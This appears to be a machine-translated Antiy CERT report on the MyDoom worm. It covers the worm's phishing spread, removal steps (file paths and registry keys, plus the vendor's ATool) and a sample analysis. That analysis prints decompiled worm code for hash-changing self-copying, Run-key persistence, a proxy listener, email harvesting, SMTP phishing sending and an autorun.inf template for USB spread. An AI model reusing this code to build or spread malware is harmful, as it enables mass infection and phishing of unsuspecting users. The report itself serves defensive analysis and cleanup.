Using ARK Tool (ATool) To Remove the Typical Worm MyDoom

Antiy CERT

Time of first release: 21 November, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

In the long-term monitoring of daily security events, Antiy CERT often captures a large number of MyDoom worm samples and phishing emails that spread the worm. After being infected with MyDoom, the victim host will be placed with a back door so that the attacker can issue subsequent malware for attack or theft. The MyDoom worm, first discovered in 2004, is still active and mainly uses SMTP protocol to spread phishing mail. The researchers found that after landing, the MyDoom worm would replace its first three segment names with randomly generated eight letters and send them again as attachments to phishing emails. Causes the hash value of the sample to be different each time it is propagated.

After running, the MyDoom worm will continuously scan the host file, extract the email address, randomly obtain the email title, sender and other information in the sample, and generate a phishing email as an attachment to the compressed MyDoom. Use the SMTP protocol to send phishing emails continuously. Finally, DGA (domain name generation algorithm) is used to generate the online domain name, and after three times of verification, local information is returned and instructions such as "DDoS attack, distribution of malicious files and transmission of removable media" are awaited. During this period, multiple files will be released and written to the registry. in this case, the integrated ARK tool, ATOL, can be used for quick disposal [1].[1]

Atool is a tool for system security analysis and anti-RootKit Trojan, including Windows version and Xinchuang system version. Mainly for network administrators, survey and evidence personnel, computer enthusiasts and professional users to use. Atool enumerates execution objects such as processes, services, drivers, kernel modules and environment configurations such as startup items and scheduled tasks, and presents them in the form of manifest. The security and reputation of related objects are evaluated by means of local database + cloud object reputation query, thus "isolating" the threat objects and suspicious objects worthy of extraction and analysis.

2 Mydoom spread

2.1 Phishing mail

Antiy CERT captures multiple phishing emails spreading MyDoom worms, and its attached executable file is MyDoom worm. The email contains misleading titles and text contents, such as "Network remittance prompt," "Birthday greeting," "Notice on changing account password," etc., to induce the user to click the attachment. Some of the phishing emails are shown as follows:



Figure 2-1 Content of a phishing email

2.2 Attack process

The MyDoom worm propagates through phishing emails, creates a registry startup key after running, copies itself to C:\ Windows\ system32\ smnss. exe and starts. After being started, smnss. exe will call the thread to continuously extract the email address from the local area and send the phishing email, and finally connect the C2 server to wait for sending instructions, such as DDoS attack, sending malicious files and mobile media propagation.



Figure 2-2 Attack flow

3 Cleanup recommendations

3.1 Clear procedure

(1) Closing the process

Open the process of port 3159 (the extracted attachment or smnss. exe, the process has a daemon that needs to be finished first)

A process named smnss. exe

Delete files (because MyDoom is a 32-bit sample, there are certain differences in operating systems with different bits)

32-bit operating system:

Unzipped attachments

C:\ Windows\ system32\ smnss.exe

C:\ Windows\ system32\ shervans.dll

C:\ Windows\ system32\ grcopy.dll

C:\ Windows\ system32\ ctfmen.dll

C:\ Windows\ system32\ zipfi.dll

C:\ Windows\ system32\ zipfiaq.dll

C:\ Windows\ system32\ satornas.dll

64-bit operating system:

Unzipped attachments

C:\ Windows\ SysWOW64\ smnss.exe

C:\ Windows\ SysWOW64\ shervans.dll

C:\ Windows\ SysWOW64\ grcopy.dll

C:\ Windows\ SysWOW64\ ctfmen.dll

C:\ Windows\ SysWOW64\ zipfi.dll

C:\ Windows\ SysWOW64\ zipfiaq.dll

C:\ Windows\ SysWOW64\ satornas.dll

(3) Delete the registry (because MyDoom is a 32-bit sample, there are certain differences in operating systems of different bits)

32-bit operating system:

Hkey _ CLASS _ ROOT\ CLSID\ {E6FB5E20-DE35-11CF-9C87-00AA005127ED}\ InprocServer32

Hkey _ LOCAL _ MACHINE\ Software\ Microsoft\ Windows\ CurrentVersion\ Explorer\ Vulnvol32\ Version

Hkey _ CURRENT _ USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Explorer\ Vulnvol32\ Version

Hkey _ LOCAL _ MACHINE\ Software\ Microsoft\ Windows\ CurrentVersion\ Run\ ctfmen

Hkey _ CURRENT _ USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Run\ ctfmen

64-bit operating system:

Hkey _ CLASS _ ROOT\ Wow6432Node\ CLSID\ {E6FB5E20-DE35-11CF-9C87-00AA005127ED}\ InprocServer32

Hkey _ LOCAL _ MACHINE\ Software\ Wow6432Node\ Microsoft\ Windows\ CurrentVersion\ Explorer\ vulnvol32\ Version

Hkey _ CURRENT _ USER\ Software\ Wow6432Node\ Microsoft\ Windows\ CurrentVersion\ Explorer\ vulnvol32\ Version

Hkey _ LOCAL _ MACHINE\ Software\ Wow6432Node\ Microsoft\ Windows\ CurrentVersion\ Run\ ctfmen

Hkey _ CURRENT _ USER\ Software\ Wow6432Node\ Microsoft\ Windows\ CurrentVersion\ Run\ ctfmen

3.2 Use ATtool for removal

System in-depth analysis tool ATool is a system security kernel analysis and RootKit detection tool released and updated by Antiy Labs in 2006, because the requirements for system signature and start-up authentication after Windows 10 are more stringent. Many of the existing free ARK tools can not be run under Windows 10 and other updated systems, so recently, Antiy updated and released the free version of ATOL V3.5, strengthening the support for Windows 10 and Windows 11 versions. Available for download on Antiy Vertical Response Platform [2]. As follows:[2]

Figure 3-1 Downloading ATool 1

Mydoom releases files and creates a large number of registrations. if Windows tools such as task manager, resource manager and registry editor are used for disposal, frequent switching of tools will cause inconvenience and low efficiency. When the MyDoom worm loads the shervans. dll, it starts the thread to call smnss. exe continuously,

so it needs to shut down the process before it is cleared. Since the shelvans. dll starts the thread to open the port 3159, you can use this as the initial sample for signature identification. using ATool, you can quickly identify and handle the process that opened the port. Take x64-bit MyDoom, for example:

(1) In the port management, the process of opening port 3159 is violently deleted, and the file in the operating state cannot be deleted by using "Delete File."



Figure 3-2 Brute force delete process for opening 3159 port 2

In process management, ending and deleting the attachment process.



Figure 3-3 End and delete the malicious process 3

(3) Delete the self-startup item ctfmen and delete the ctfmen.exe file by force in the self-startup item.



Figure 3-4 Locating the self-starting item 4

Navigate to the registry and delete the entry.



Figure 3-5 Deletion of a self-starting item5

(4) In file management, to delete the released files under SysWOW64, click the modification time to sort the files, then click the search to locate the files, and finally delete the files by using force. In addition to that follow illustration, you still need to delete shelvans. dll, grcopy. dll.



Figure 3-6 Delete the MyDoom release file6

(5) In registry management, the table entry is deleted after locating the registry entry, except the entry in HKEY _ LOCAL _ MACHINE (or HKEY _ CURRENT _ USER)\ Software\ Wow6432Node\ Microsoft\ CurrentVersion\ Explorer\ Vulnvol32\ Version.

Figure 3-7 Delete a registry key written by MyDoom 7

4 Recommendations for protection

(1) Installation of terminal protection software: Install anti-virus software, and it is recommended to install the terminal protection system of Antiy IEP;

(2) Strengthen password strength: It is recommended to use a 16-digit or longer password, including combination of upper and lower case letters, numbers and symbols, to avoid the same password for multiple servers;

(3) Deployment of Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy PTD can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;

(4) Safety day service: In case of malware attack, it is suggested to isolate the attacked host in time, protect the site and wait for the security engineer to check the computer; safety day 7 * 24 service hotline: 400-840-9234.

It has been proved that Antiy IEP can effectively detect and kill the worm.



Figure 4-1 Antiy IEP can effectively detect and kill MyDoom1

5 Sample analysis

After running, the MyDoom worm first detects the virtual machine and the debugger, and then determines whether it is running for the first time through the registry key A.

(1) In case of first running, release ctfmen.exe, shelvans.dll and grcopy.dll under the directory C:\ Windows\ system32\, and then record the infection identification of the five items in the registry. Call shelvans.dll to initialize, copy and run smnss.exe, protect smnss.exe processes, set self-startup, monitor port 3159 for agent and other malicious operations. Finally, call ctfmen. exe (start the parent copy file smnss. exe or shervans. dll).

If it is not that first run, create mutex A to ensure its unique instance to run, and judge the registry key B. If so, load that shervans. dll for initialization and proxy operations; if not, create the registry key B. If that determination is made, the start thread collect the address book of the outlook mailbox, And search email address by filtering

characteristic string from files whose volume is less than 0.97MB and whose suffixes are "html," "htm," "txt," "xml," "doc," "pl," "php" and "tbb." Mydoom is then used as an attachment to send it a randomly generated phishing email. Judge whether the mutex B exists, if it does not exist, load the shervans.dll, and judge whether to propagate the mobile medium according to the value of the infection flag usbactiv.

Finally, DGA (Domain Name Generation Algorithm) is used to randomly generate online domain names, and after three times of verification, the C2 server is connected to upload information, including the value of registry iduser, port number 3159, local IP, operating system version. Wait for the attacker's instruction and then perform operations such as restarting itself, DDoS attack, delivering malicious files, and propagation of removable media.

Registry key A:

Hkey _ LOCAL _ MACHINE\ Software\ Microsoft\ Windows\ CurrentVersion\ Explorer\ Vulnvol32\ Version or HKEY _ CURRENT _ USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Explorer\ Vulnvol32\ Version

Registry key B:

Hkey _ CLASS _ ROOT\ CLSID\ {E6FB5E20-DE35-11CF-9C87-00AA005127ED}\ InprocServer32

Mutex A: Vulnashvolna, ensuring that smnss. exe runs uniquely

Mutex B: X _ socks5aan, loading the shervans.dll identity

Key values for MyDoom writes under Software\ Microsoft\ Windows\ CurrentVersion\ Explorer\ vulnvol32\ Version are shown in the following table:

Table 5-1 Description of the Key Values of the Infection Identifier under the Registry Version Key 1

Serial Number	Item	Value	Description
1	Iduser	String: Random 8 characters	Identification of the machine, provided when connecting to the C2 server
2	Statem	Number	Identifies the number of times the message sending thread has been started, with an initial value of 0
3	Namecp	String: Random 8-character .exe	File name for copying MyDoom when removable media is infected
4	Usw	String	The user name used by the agent. the initial value is kgbee
5	Pafw	String	The password used by the agent, with an initial

			value of kcnfj
6	Usbactiv	Number	Identification of infect removable media, initial value is 0 (no infect removable media)
7	Timeout	Number	C2 Command Waiting Time

5.1 Release documents

After the MyDoom worm runs, it releases three core files: Parent program smnss.exe, parent startup program ctfmen.exe and initializer program shervans.dll. The following table shows the functions of the released files:

Table 5-2 Description of File Functions Released by MyDoom2

Document name	Path of the file	Function description
Smnss.exe (virus parent)	C:\ Windows\ system 32\	To propagate the phishing mail, transmit it through the removable medium, and connect the C2 server
Ctfmen.exe	C:\ Windows\ system 32\	Starts the virus parent (self-starting item), and calls shervans. dll if the parent does not exist
Shervans.dll	C:\ Windows\ system 32\	Initialize environment, daemon parent process, set self-start, monitor 3159 port

5.2 Copy itself

When MyDoom copies itself, it calls a specific function to modify the file's section name, replacing the first three section names with randomly generated eight letters to ensure that each copy produces a file with a different hash value. In this way, the uniqueness and randomness of the file are increased.

```
bool __cdecl change_section_4054F2(LPCSTR lpFileName)
{
  char *FileA; // esi
  bool result; // al
  int i; // ebx
  char v4; // [esp+2Bh] [ebp-2Dh] BYREF
  DWORD NumberOfBytesWritten; // [esp+2Ch] [ebp-2Ch] BYREF
  char Buffer[40]; // [esp+30h] [ebp-28h] BYREF

  FileA = (char *)CreateFileA(lpFileName, 0xC0000000, 1u, 0, 3u, 0, 0);
  result = FileA == 0;
  if ( FileA != 0 && FileA + 1 != 0 )
  {
    random_name_404F82(Buffer);                 // 生成随机8个字母的字符串
    SetFilePointer(FileA, 0x178, 0, 0);
    WriteFile(FileA, Buffer, 8u, &NumberOfBytesWritten, 0);// 将字符串写入0x178位置
    Sleep(0x32u);
    random_name_404F82(Buffer);                 // 生成随机8个字母的字符串
    SetFilePointer(FileA, 0x1A0, 0, 0);
    WriteFile(FileA, Buffer, 8u, &NumberOfBytesWritten, 0);// 将字符串写入0x1A0位置
    Sleep(0x32u);
    random_name_404F82(Buffer);                 // 生成随机8个字母的字符串
    SetFilePointer(FileA, 0x1C8, 0, 0);
    WriteFile(FileA, Buffer, 8u, &NumberOfBytesWritten, 0);// 将字符串写入0x1C8位置
    SetFilePointer(FileA, 496, 0, 0);
    for ( i = 0; i <= 7; ++i )
    {
      v4 = 0;
      WriteFile(FileA, &v4, 1u, &NumberOfBytesWritten, 0);
    }
    return CloseHandle(FileA);
  }
  return result;
}
```

Figure 5-1 Modification of section name1

5.3 Persistence

Mydoom adds the ctfmen. exe program to the registry startup key after loading shervans.dll to persist smnss.exe (virus parent):

```
void __stdcall __noreturn run_reestr(LPVOID lpThreadParameter)
{
  CHAR String2[32]; // [esp+10h] [ebp-C8h] BYREF
  CHAR dll_path[168]; // [esp+30h] [ebp-A8h] BYREF

  rot13(String2, aFureinafQyy);                 // shervans.dll
  add_system_direcroty(dll_path, 0x96u, String2);// C:\Windows\system32\shervans.dll
  autostart_bot();                              // 创建自启动项Software\Microsoft\Windows\CurrentVersion\Run   ctfmen
                                                // 指向C:\Windows\system32\ctfmen.exe
  while ( 1 )
  {
    Sleep(14000u);
    xsocks5(dll_path);                          // 设置CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InprocServer32 的
                                                // 默认键值为：C:\Windows\system32\shervans.dll
  }
}
```

Figure 5-2 Creating a self-starting item 2

5.4 Set up listening ports

Mydoom sets the snoop 3159 port after loading shelvans.dll:

```
memset(&name, 0, sizeof(name));
name.sin_family = AF_INET;
name.sin_port = htons(3159u);                 // 3159端口
memset(Data, 0, 0x28u);
memset(v7, 0, 0x28u);
rot13(v9, aFbsgjnerZvpebf);                   // Software\Microsoft\Windows\CurrentVersion\Explorer\vulnvol32\Version
if ( Get_Reg_SZ(v9, ValueName, Data, 40) )// usu
{
  if ( Get_Reg_SZ(v9, aPafw, v7, 40) )    // pafw
  {
    rot13(AuthLogin, (char *)Data);
    rot13(AuthPass, (char *)v7);
    if ( bind(socket, (const struct sockaddr *)&name, 16) != -1 && listen(socket, 0) != -1 )// 监听本地端口3159
    {
      while ( 1 )
      {
        do
          connect_socket = (void *)accept(socket, (struct sockaddr *)&name, &addrlen);
        while ( connect_socket == (void *)-1 );
        create_thread((LPTHREAD_START_ROUTINE)AcceptThread, connect_socket);
      }
    }
    closesocket(socket);
```

Figure 5-3 Setting the listening port3

5.5 Spread phishing mail

5.5.1 Get E-mail Address

There are two ways for MyDoom to get an email address:

(1) Obtain the email address in the Outlook address book of the user host, and release the zipfi.dll and zipfiaq.dll compressed by MyDoom:

Figure 5-4 Obtaining an Email Address in the Outlook Address Book 、4

(2) Go through the files with the suffixes "html," "htm," "txt," "xml," "doc," "pl," "php" and "tbb" in the user host, and extract the email address from the files, as shown in the figure below:

```
int __cdecl deal_file_403822(CHAR *file_name, struct _WIN32_FIND_DATAA *FindFileData)
{
  int index; // ebx
  int ext_index; // esi
  int result; // eax
  CHAR ext_name[296]; // [esp+10h] [ebp-128h] BYREF

  index = 0;
  ext_index = -1;
  if ( FindFileData->cFileName[0] )
  {
    do
    {
      if ( FindFileData->cFileName[index] == '.' )
        ext_index = index;
      ++index;
    }
    while ( index <= 254 && FindFileData->cFileName[index] != 0 );
  }
  if ( ext_index >= 0 )
  {
    lstrcpynA(ext_name, &FindFileData->cFileName[ext_index + 1], 0x103);
    CharLowerA(ext_name);
  }
  else
  {
    ext_name[0] = 0;
  }
  if ( !lstrcmpA(ext_name, "html")              // 判断文件后缀是否为html,htm,txt,xml,doc,pl,php,tbb
    || !lstrcmpA(ext_name, "htm")
    || !lstrcmpA(ext_name, "txt")
    || !lstrcmpA(ext_name, "xml")
    || !lstrcmpA(ext_name, "doc")
    || !lstrcmpA(ext_name, "pl")
    || !lstrcmpA(ext_name, "php")
    || (result = lstrcmpA(ext_name, "tbb")) == 0 )// 若不是 跳过循环 返回非零
  {
    result = -((unsigned __int8)check_file_size_402F2E(file_name) != 0);// 判断文件的是否小于8.97MB
    if ( (result & 1) == 1 )
      return scan_file_content_40307E(file_name);// 提取文件中 邮箱, 并尝试发送邮件
  }
  return result;
}
```

Figure 5-5 E-mail address in user host file5

5.5.2 Send phishing mail

Constantly scan local files and Outlook address book, extract the email address, and use SMTP protocol to send randomly generated phishing mail.

```
wsprintfA(eml_text, "HELO %s\r\n", mail_domin);// HELO
if ( !send_msg_check_recv_less400_406788(socket, eml_text) )
  goto LABEL_40;
wsprintfA(eml_text, "MAIL FROM: <%s>\r\n", key_value_2_send_mail_info);
if ( !send_msg_check_recv_less400_406788(socket, eml_text) )
  goto LABEL_40;
wsprintfA(eml_text, "RCPT TO: <%s>\r\n", parm_str_recv_mail_info);
if ( !send_msg_check_recv_less400_406788(socket, eml_text) )
  goto LABEL_40;
if ( !send_msg_check_recv_less400_406788(socket, "DATA\r\n") )
  goto LABEL_40;
wsprintfA(eml_text, "FROM: <%s>\r\n", key_value_2_send_mail_info);
if ( !send_406746(socket, eml_text) )
  goto LABEL_40;
wsprintfA(eml_text, "TO: <%s>\r\n", parm_str_recv_mail_info);
if ( !send_406746(socket, eml_text) )
  goto LABEL_40;
wsprintfA(eml_text, "Date: %s\r\n", date_info);
if ( !send_406746(socket, eml_text) )
  goto LABEL_40;
if ( !send_406746(socket, "MIME-Version: 1.0\r\n") )
  goto LABEL_40;
wsprintfA(eml_text, "Subject: %s\r\n", key_value_3_subject);
if ( !send_406746(socket, eml_text) || !send_406746(socket, "X-Mailer: Microsoft Outlook Express 6.00.2800.1106\r\n") )
  goto LABEL_40;
if ( lstrlenA(dll_syspath) )
{
  if ( !send_406746(socket, "Content-type: Multipart/Mixed; boundary=xContext\r\n")
    || !send_406746(socket, "\r\n--xContext\r\n") )
```

Figure 5-6 Sending a phishing email 6

5.6 Propagation through a removable medium

Mydoom releases satornas.dll to be copied as autorun.inf when the mobile medium spreads, combining the released virus parent for transmission purposes.

```
rot13(String2, aFngbeanfQyy);                   // satornas.dll
add_system_direcroty(FileName, 0x96u, String2);// C:\Windows\system32\satornas.dll
result = filetyt(FileName);                     // 判断文件satornas.dll是否存在 若存在则返回1否则0
if ( !result )
{
  wsprintfA(
    Buffer,
    "[autorun]\r\n"
    "shellexecute=%s\r\n"
    "icon=%%SystemRoot%%\\system32\\SHELL32.dll,4\r\n"
    "action=Open folder to view files\r\n"
    "shell\\default=Open\r\n"
    "shell\\default\\command=%s\r\n"
    "shell=default",
    (const char *)&name_exe,
    (const char *)&name_exe);
  FileA = (unsigned int)CreateFileA(FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
  v3 = (void *)FileA;
  LOBYTE(FileA) = FileA == -1;
  LOBYTE(v4) = v3 == 0;
  result = v4 | FileA;
  if ( (result & 1) == 0 )
  {
    WriteFile(v3, Buffer, strlen(Buffer), &NumberOfBytesWritten, 0);
    CloseHandle(v3);
    return SetFileAttributesA(FileName, FILE_ATTRIBUTE_HIDDEN);// 设置文件隐藏属性
  }
}
```

Figure 5-7 Content in autorun. inf 7

